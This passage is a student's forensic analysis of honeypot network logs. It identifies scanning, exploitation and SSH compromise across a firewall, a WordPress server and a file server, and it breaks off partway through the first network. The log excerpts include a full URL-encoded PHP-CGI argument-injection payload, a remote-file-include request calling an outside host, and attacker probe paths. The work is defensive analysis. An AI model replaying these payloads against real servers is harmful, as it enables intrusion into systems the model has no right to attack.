

Network Analysis

COMP 8006 Final Assignment

By Ramzi Chennafi

Table of Contents

Executive Summary.....	4
Tools.....	5
Network 1.....	6
Summary.....	6
In Depth on Attacks and Reconnaissance.....	7
ZmEu Probing and Attacking.....	7
HNAP1 Attacks.....	8
Morfeus Scanner.....	9
PHP-CGI Attack.....	9
Adobe Coldfusion Attack.....	10
142.232.112.249 – The Compromised Attacker.....	10
PHP Get_header() Attack.....	11
Wordpress Author Attack.....	11
Heartbleed.....	12
SSH Logins.....	12
10.10.10.1, the Open Firewall.....	15
Miscellaneous Failed HTTP Probes.....	15
Safe Traffic.....	16
Nikito.....	16
Normal Web Traffic.....	16
Safe SSH Traffic.....	17
Conclusion.....	18
Network 2.....	19
Summary.....	19
In Depth on Attacks and Reconnaissance.....	20
Muieblackcat Reconnaissance.....	20
PHPMYAdmin Attacks.....	20
WP-Login Brute Forcing.....	21
Javascript Code Injection.....	22
SQL Injections.....	23
XSS Hotel Qunar.....	24
SSH Access.....	25
Safe Traffic.....	28
Conclusions.....	30
Network 3.....	31
Summary.....	31
In Depth on Attacks and Reconnaissance.....	32
24.86.118.110 – Multi-Vector Compromise.....	32
SSH Brute Force.....	32
SQL Injections.....	33
Miscellainious Attacks.....	34
ZmEu Scanner.....	34
Morfeus Scanner.....	34
Hotel Qunar.....	35
HNAP1.....	35


3 Ramzi Chennafi – Network Analysis

<u>CGI-BIN Attack.....</u>	<u>36</u>
<u>Muieblackcat.....</u>	<u>36</u>
<u>SERVER-WEBAPP FreePBX Attack.....</u>	<u>37</u>
<u>198.10.167.20 – Governmental Attacker.....</u>	<u>37</u>
<u>SSH Attempts.....</u>	<u>38</u>
<u>Safe Traffic.....</u>	<u>39</u>
<u>SSH Logins.....</u>	<u>39</u>
<u>Site Traffic.....</u>	<u>39</u>
<u>Conclusions.....</u>	<u>40</u>
<u>Final Notes.....</u>	<u>41</u>

Executive Summary

This report is on three networks. These 3 networks were afflicted with much traffic, and the majority of it was malicious. Each one of these three networks were compromised, some through similar vectors and some through different ones. The key weaknesses in the systems seem to be the existence of the word press framework and SSH. It was through these systems, and sometimes others, that the networks were compromised.

These compromises often occurred from addresses within foreign countries, with a large majority of these attacks coming from china. If you look below, you can see a graph containing the spread, geographically, of these addresses.



This spread was over 3.6 million different network events, spanning all three networks. As you can see, most attacks seem to originate from China.

Tools

The tools I used to gather and analyze these sets of data are as follows:

Splunk

A log parsing web server and database. This was used for the majority of logs and correlation analysis between logs to come to conclusions.

Xplico

A network forensics tool. This was used to better understand the nature of the networks data. It was used to rebuild websites and other chunks of data from the packet captures.

Snort

A packet capture sniffer, this was used to find malicious traffic within packet captures. This data was integrated to *Splunk* using the *Snort for Splunk* plugin.

Custom Scripts

Some scripts of my own design were used when the situation called for it.

Wireshark

Used to analyze packet captures. Mainly as a tool to cross reference data between the captures and the logs.

Other integrated Linux tools were also used for many logs, such as cat, last and grep.

Network 1

Summary

This network was composed of 3 individual network cards each responsible for one particular aspect of the honeypot. For ease of description, we will assume these 3 network cards were on different terminals. These 3 terminals held a firewall (10.10.10.1) with an outward facing address of 24.86.161.95, a Wordpress server (10.10.10.253) and a file server (10.10.10.254). Of these three, I believe all three were compromised beginning with the firewall and moving onto the Wordpress and file server.

A number of various attacks compromised these networks from various addresses, this included some, though not much due to the nature of the site, legitimate traffic. Much of the traffic found was also used to probe the network for possible holes. The majority of the attacks and reconnaissance made on this network were from 11 addresses, including the firewall attacking both the file server and Wordpress server. The nature of the site I talked about prior was that from rebuilding the PCAP data, I found the website was simply a Wordpress “Hello World” website.

There is also a curious occurrence within this network. I found that a large majority of the attacks, which included a compromise originated with probing by 142.232.112.249. This IP, at first, appears to be an IP used by the owner of the honeypot for administration work. However, as time progresses the IP begins doing emitting suspicious traffic and attempts at exploits on the server. Along with this, the firewall at a point appears to have also been compromised. It begins performing a large amount of malicious attacks on the various servers behind the firewall as well.











I also believe 3 other addresses compromised this system both with the same attack on PHP, 64.70.19.33, 118.71.82.220 and 116.122.36.248.

In Depth on Attacks and Reconnaissance

In this section I will cover each portion of reconnaissance I found in depth. Below is a chart displaying the overall spread of this probing. Many of these attempts were made by web crawler bots looking for the holes within the security of any website, rather than being targeted attacks.

ZmEu Probing and Attacking

This probing began on May 15 and extended to June 22 from 3 different addresses with a total of 92 probes sent out. The majority of the attacks came from the Netherlands (94.102.49.31), with the rest of the attacks coming from

Top 10 Values	Count	%	
94.102.49.31	160	62.257%	
69.174.245.163	18	7.004%	
178.21.112.81	12	4.669%	
61.147.67.88	12	4.669%	
123.125.219.67	9	3.502%	
89.248.160.212	8	3.113%	
89.248.162.170	8	3.113%	
218.213.78.91	6	2.335%	
61.19.247.179	6	2.335%	
61.19.247.226	6	2.335%	

This attack signature comprised of several GET attempts for various files on servers, the file it was mainly searching for was setup.php.

```
94.102.49.31 - - [12/Jun/2014:10:26:14 -0700] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 404 303 "-" "ZmEu"
```

```
94.102.49.31 - - [12/Jun/2014:10:26:13 -0700] "GET /scripts/setup.php HTTP/1.1" 404 292 "-" "ZmEu"
```

```
94.102.49.31 - - [12/Jun/2014:10:26:12 -0700] "GET /myadmin/scripts/setup.php HTTP/1.1" 404 300 "-" "ZmEu"
```

```
94.102.49.31 - - [12/Jun/2014:10:26:11 -0700] "GET /pma/scripts/setup.php HTTP/1.1" 404 296 "-" "ZmEu"
```

It also searched for existing ZmEu compromises on the server if we look to the this line:

```
94.102.49.31 - - [12/Jun/2014:10:26:14 -0700] GET /w00tw00t.at.blackhats.romanian.anti-sec:) HTTP/1.1
```

ZmEu itself is a vulnerability scanner that looks for compromised versions of phpMyAdmin. It also performs brute force attacks on SSH, but none were found in the log from addresses attempting these phpmyadmin scans. However, none of these attacks were successful. All of the events here resulted in a 404 and it also appears that the current version of PHP setup on this server is not vulnerable to the attack (5.1.6).

HNAP1 Attacks

The attacks here are an attempt to exploit the Home Network Administration Protocol of D-Link routers. The attacks of this nature came from 21 various addresses. These were often single attempts.

Top 10 Values	Count	%	
5.76.174.96	3	13.043%	
109.173.50.175	1	4.348%	
184.153.52.231	1	4.348%	
24.113.226.208	1	4.348%	
24.14.199.209	1	4.348%	
24.143.66.168	1	4.348%	
24.159.139.210	1	4.348%	
5.28.129.131	1	4.348%	
64.207.241.162	1	4.348%	
66.190.237.170	1	4.348%	

The signature of this D-Link exploit is as follows:

```
GET /HNAP1/ HTTP/1.1
```

In my encounter with it, the attack showed itself as such.

```
66.64.176.2 - - [25/Jun/2014:14:40:43 -0700] "GET /HNAP1/ HTTP/1.1" 404 281 "http://24.86.161.95/"  
"Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/xxx.x (KHTML like Gecko) Safari/12x.x"
```

The attack however, failed as we can see from the 404 received from the get request. Most likely there is no D-Link router on this network for the exploit to be used on, or it has been patched.

Morfeus Scanner

The Morfeus scanner is looking for a particular exploit. It is believed to be a bot distributed scanner searching for a specific vulnerability. Below is the actual segment of traffic this scanner created from various addresses.

i	Time	Event
>	6/17/14 11:49:54.000 PM	193.239.186.86 - - [17/Jun/2014:23:49:54 -0700] "GET /user/soapCaller.bs HTTP/1.1" 404 293 "-" "Morfeus Fucking Scanner" clientip = 193.239.186.86
>	6/16/14 7:28:21.000 AM	65.207.23.201 - - [16/Jun/2014:07:28:21 -0700] "GET /user/soapCaller.bs HTTP/1.1" 404 293 "-" "Morfeus Fucking Scanner" clientip = 65.207.23.201
>	6/14/14 3:36:32.000 AM	76.164.197.92 - - [14/Jun/2014:03:36:32 -0700] "GET /user/soapCaller.bs HTTP/1.1" 404 293 "-" "Morfeus Fucking Scanner" clientip = 76.164.197.92
>	6/12/14 4:21:10.000 PM	76.164.195.122 - - [12/Jun/2014:16:21:10 -0700] "GET /user/soapCaller.bs HTTP/1.1" 404 293 "-" "Morfeus Fucking Scanner" clientip = 76.164.195.122
>	6/8/14 11:43:51.000 AM	211.115.199.210 - - [08/Jun/2014:11:43:51 -0700] "GET /user/soapCaller.bs HTTP/1.1" 404 293 "-" "Morfeus Fucking Scanner" clientip = 211.115.199.210
>	6/6/14 2:28:54.000 AM	108.166.175.150 - - [06/Jun/2014:02:28:54 -0700] "GET /user/soapCaller.bs HTTP/1.1" 404 293 "-" "Morfeus Fucking Scanner" clientip = 108.166.175.150
>	6/4/14 8:18:53.000 AM	198.154.106.27 - - [04/Jun/2014:08:18:53 -0700] "GET /user/soapCaller.bs HTTP/1.1" 404 293 "-" "Morfeus Fucking Scanner" clientip = 198.154.106.27

As you can see, the two key points of the signature are "/user/soapCaller.bs" and "Morfeus Fucking Scanner". The soapCaller file is associated with the Drupal content management system. However, the server we have here has no relation to Drupal and as such returns a 404 on every request to soapCaller.

PHP-CGI Attack

This exploit attack allows the execution of arbitrary code on the server running phpMyAdmin below version 5.3.13. This attack was performed by two addresses. 118.71.82.220 (Vietnam) and 116.122.36.248 (South Korea). Below is the signature which points to this attack.

```
POST /cgi-bin/php4?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1"
404 287
```

This also causes a snort alert to be generated, which was responsible for notifying me of this exploit.

10 Ramzi Chennafi – Network Analysis

06/20-15:34:57.998996 [**] [1:22063:9] SERVER-WEBAPP PHP-CGI remote file include attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 118.71.82.220:32774 -> 10.10.10.253:80

The mixed % and numbers is code being placed into the request so that it will be remotely executed on the system. I believe these two attacks compromised the web server which was running php version 5.1. These two attacks occurred on the 24th of June, just before the end of activity on the server.

Adobe Coldfusion Attack

In this attack an attempt on the Adobe Coldfusion admin interface was made. This attack was performed by the addresses 202.53.8.82 (India) and 178.216.51.36 (Sweden) on June 6th and 9th. These attacks both occurred on the web server. The signature is as follows:

```
202.53.8.82 - - [06/Jun/2014:22:17:07 -0700] "GET /CFIDE/administrator/enter.cfm HTTP/1.1" 404 304 "-" "-"
```

This generates an alert within snort:

```
06/06-22:17:07.817518 [**] [1:25975:2] POLICY-OTHER Adobe ColdFusion admin interface access attempt [**]  
[Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 202.53.8.82:58784 -> 10.10.10.253:80
```

The 404 appears to indicate that this attack was a failure, as it should be. The system in question does not appear to have any sort of ColdFusion application.

142.232.112.249 – The Compromised Attacker

Rather than speak of each individual attack as a section here, I thought I'd talk more specifically about this address. This is because the address was responsible for a large amount of traffic. In the below chart you can see that this IP is the second highest for events, behind the terminal which is most

Top 10 Values	Count	%	
24.84.224.154	7,418	82.276%	
142.232.112.249	341	3.782%	
96.49.43.145	259	2.873%	
94.102.49.31	160	1.775%	
61.191.62.7	138	1.531%	
173.180.6.172	87	0.965%	
107.150.45.138	84	0.932%	
193.151.96.100	56	0.621%	
5.76.174.96	42	0.466%	
localhost	36	0.399%	

likely an administrator terminal for the server.

142.232.112.249 was believed to be an administrator terminal at one point, but somewhere along the line it was compromised. Whether the attacks it generated were of administrator making or an actual compromise is a line I can't cross without being given more information. Past this, I will individually mention the attacks that 142.232.112.249 performed.

PHP Get_header() Attack

```
[Thu May 29 16:36:34 2014] [error] [client 142.232.112.249] PHP Fatal error: Call to undefined function get_header() in /var/www/html/wp-content/themes/twentyten/index.php on line 16
```

A probing call on the server. By causing the get_header error to occur, the full path of the index.php is revealed to the user performing the reconnaissance. This occurred hours before a compromise from 10.10.10.1 into the Wordpress server and may be related.

Wordpress Author Attack

This was the first evidence of compromise on this terminal. The attack occurred on May 22 with a second existing between requests. The signature was:

```
142.232.112.249 - - [22/May/2014:18:03:46 -0700] "GET /?author=10 HTTP/1.1" 404 3219 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

The author = # started at 1 and went up to 10, making 10 queries. Briefly after this several posts to the wordpress login followed

```
142.232.112.249 - - [22/May/2014:18:03:47 -0700] "POST /wp-login.php HTTP/1.1" 200 2813 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

The nature of this attack however requires that one of the author requests give a 301, which is a redirection. This would provide the attacker with the username of the account relating to the author. The next phase would be a bruteforce attack on wp-login using this account. However this attack did not succeed in giving a 301 at any point.


Heartbleed

```
06/05-20:01:52.651360 [**] [1:30524:2] SERVER-OTHER OpenSSL TLSv1.1 heartbeat read overrun attempt  
[**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 142.232.112.249:47820 -> 10.10.10.253:443
```

This was the alert released from snort which indicated that the Heartbleed exploit was being attempted. 14 occurrences of this were found on June 5th. When we reference the version of OpenSSL installed to those vulnerable to the attack, we find that the version installed on the server does not contain the vulnerability. The attack itself is about slowly gathering large amounts of random data from the server, in hopes that passwords and the like will be contained within. This attack itself has a low lethality

SSH Logins

There was a significant amount of failed SSH attempts on the servers.



This is where most of these attempts are distributed. These attempts become miniscule after May 24 at a rate of only 2 a day at the same time each day.


13 Ramzi Chennafi – Network Analysis

Jun 5 04:06:24 ws sshd[13180]: Failed password for root from 10.10.10.1 port 33747

Jun 5 04:06:24 ws sshd[13180]: Failed password for root from 10.10.10.1 port 33747

This is quite suspicious, but the attacks through 10.10.10.1 never seem to result in success on either the file server or Wordpress server. There were also many failed attempts at brute force attacks for random accounts, none of which existed on the system. The only root success that exists on a host with no relation to the network was by 64.70.19.33, a host from the united states.

We see a somewhat similar graph when we look at what was accepted.



The suspicious entries within this are done by the address 64.70.19.33 and 10.10.10.1. 64.70.19.33, which accessed the server on the 25th of June very close to each other, yet only an appearance of it occurs within the audit.log for the Wordpress server. It may be that these two addresses, the compromised firewall and external host were working in tandem. To bring closer to proof of this take a

14 Ramzi Chennafi – Network Analysis

look at these two entries from the logs:

```
6/25/14      type=USER_LOGIN msg=audit(1403725949.000:4794): user pid=11811 uid=0 auid=0
12:52:29.000 PM subj=system_u:system_r:unconfined_t:s0-s0:c0.c1023 msg='uid=0: exe="/usr/sbin/sshd"
                (hostname=10.10.10.1, addr=10.10.10.1, terminal=/dev/pts/6 res=success
```

This was a root access by 10.10.10.1 that resulted in success

```
6/25/14      type=CRED_ACQ msg=audit(1403726029.240:4796): user pid=11844 uid=0 auid=0
12:53:49.240 PM subj=root:system_r:unconfined_t:s0-s0:c0.c1023 msg='PAM: setcred acct="root" : exe="/usr/bin/sudo"
                (hostname=ws, addr=64.70.19.33, terminal=/dev/pts/6 res=success)'
```

And this was an attempt by 64.70.19.33 that resulted in access to root. If we compare this entry which occurred 1 minute after the 10.10.10.1 access with what 10.10.10.1 actually did after its access we find an extreme slight of time between 2 actions which seem to indicate an automated action.

```
Jun 25 12:53:28 ws yum: Installed: libsmi-0.4.5-2.el5.i386
```

```
Jun 25 12:53:34 ws yum: Installed: wireshark-1.0.15-6.el5_10.i386
```

```
Jun 25 12:53:35 ws yum: Installed: wireshark-gnome-1.0.15-6.el5_10.i386
```

```
Jun 25 12:53:49 ws sudo:  root : TTY=pts/6 ; PWD=/var/log ; USER=root ; COMMAND=/usr/sbin/wireshark
```

The system was compromised here. What they seek to do with wireshark and libsmi is something I'm not quite sure of, but libsmi allows communication between MIBs modules. This may be a method of covertly creating a system within the system, obfuscated by the modules. The 64.70.19.33 is listed as an IP associated with hacking as well that falls under the hostname “[horsesex.ws](#)”, which brings further evidence that the Wordpress server has been compromised by this address. I would rate this compromise as having a maximum severity and lethality. It is doubtless that the network would have suffered serious compromise had it not been taken down soon after this.

```
May 23 22:36:08 fw sshd[3971]: reverse mapping checking getaddrinfo fo
215.51.174.61.dial.wz.zj.dynamic.163data.com.cn failed - POSSIBLE BREAK-IN ATTEMPT!
```

On another note, this event was found just over 3000 times in the span of 10 days, beginning on May 11 and ending May 23. It's indicative of a spoofed IP and relates to many of the brute force ssh attacks. It was expected the server would not have reverse DNS lookup checking. Had this measure not been in place, these attacks would have gone through. The IP addresses are constantly cycling up in this case, and 25 different addresses were responsible in this attack.

10.10.10.1, the Open Firewall

In this section I will give a description of the event which most likely leads me to think that 10.10.10.1 has been compromised. The evidence I cite is a particular event which happens every day after 5/22/14. It occurs around 4:07 AM every day after and on the 22nd. It is compromised of 2 failed ssh attacks on root.

```
Jun 17 04:06:35 ws sshd[7843]: Failed password for root from 10.10.10.1 port 49031
```

```
Jun 17 04:06:35 ws sshd[7843]: Failed password for root from 10.10.10.1 port 49031
```

```
Jun 17 04:06:35 ws sshd[7846]: Connection closed by 10.10.10.1
```

These 3 events occur each day at about the same time. This activity continues right until the server is taken down, and I believe indicative of the compromise. On the 29th, what I believe is the first point of compromise for the Wordpress server we see the following.

```
type=USER_START msg=audit(1401388947.668:330): user pid=10479 uid=0 auid=0  
subj=system_u:system_r:unconfined_t:s0-s0:c0.c1023 msg='PAM: session open acct="root" : exe="/usr/sbin/sshd"  
(hostname=10.10.10.1, addr=10.10.10.1, terminal=ssh res=success)'
```

```
May 29 11:43:06 ws yum: Updated: 1:net-snmp-libs-5.3.2.2-22.el5_10.1.i386
```

```
May 29 11:43:09 ws yum: Updated: 1:net-snmp-5.3.2.2-22.el5_10.1.i386
```

```
May 29 11:43:09 ws yum: Installed: 1:net-snmp-utils-5.3.2.2-22.el5_10.1.i386
```

The installation of snmp by 10.10.10.1, is a method of performing network reconnaissance. Using snmp a user can monitor the network then communicate over the snmp protocol, which may be hidden from most logs. This does however indicate that the Wordpress server is compromised. It also has a relation to the June 25th installation of libsmi. Libsmi is for the creation of MIB database modules, which snmp also uses for data storing and communication.

Miscellaneous Failed HTTP Probes

```
162.253.66.77 - - [25/Jun/2014:10:07:21 -0700] "GET /rutorrent HTTP/1.0" 404 295 "-" "Chrome 14.2.0 Mozilla  
(Gecko)Accept: */*"
```

A get for rutorrent from a host originating in the United States, it is torrenting software which can be plugged into websites to be a web front end. This was a reconnaissance attack to see if the user was using rutorrent on their webserver. The user was not, as such this returned a negative for the probe.

114.112.100.51 - - [25/Jun/2014:14:18:26 -0700] "GET /admin/config.php HTTP/1.0" 404 292

A typical probe to see if the administrator configuration file could be accessed on the Wordpress server. The 404 indicates a failure with this probe/attack. This host originated from China.

74.117.56.130 - - [25/Jun/2014:16:22:56 -0700] "GET /vtigercrm/ HTTP/1.1" 404 286

This was a probe into whether the server was using vtigercrm as its http service. The host originated from the United States, and the probe showed that the server was not in fact using vtigercrm to the prober. The http software being used was apache.

Safe Traffic

Nikito

Nikito is a scanning program for testing networks for holes. In this instance, a large amount of traffic compromising 7045 events was sent to the web server. All of which originated from the address 24.84.224.11 at 3:19 PM to 3:27 PM on May 28. This traffic all originated from within Vancouver. The traffic was also indicating that each event was done as a test, if we look at one of the many tests it performed.

24.84.224.154 - - [08/May/2014:15:27:11 -0700] "GET /theme/breadcrumb.php?rootBase=http://cirt.net/rfiinc.txt?? HTTP/1.1" 404 317 "-" "Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:005963)"

As you can see, each of the tests were numbered and data on the application was given. If we refer to the mail logs, we also see that much of the logging data was sent to the administrator at the address that these tests originate from. For these reasons I believe the traffic was safe and posed no threat.

Normal Web Traffic

Included within this safe traffic is also the traffic which occurred to the word press site. Not all of it, but many of the calls which were used to bring up page resources fall within this. Below is one such pattern when users open the site. This pattern shows up quite a bit and poses no threat.

173.180.6.172 - - [25/Jun/2014:00:08:14 -0700] "GET / HTTP/1.1" 200 6094 "-" "Mozilla/5.0 (X11; Linux i686; rv:22.0)

17 Ramzi Chennafi – Network Analysis

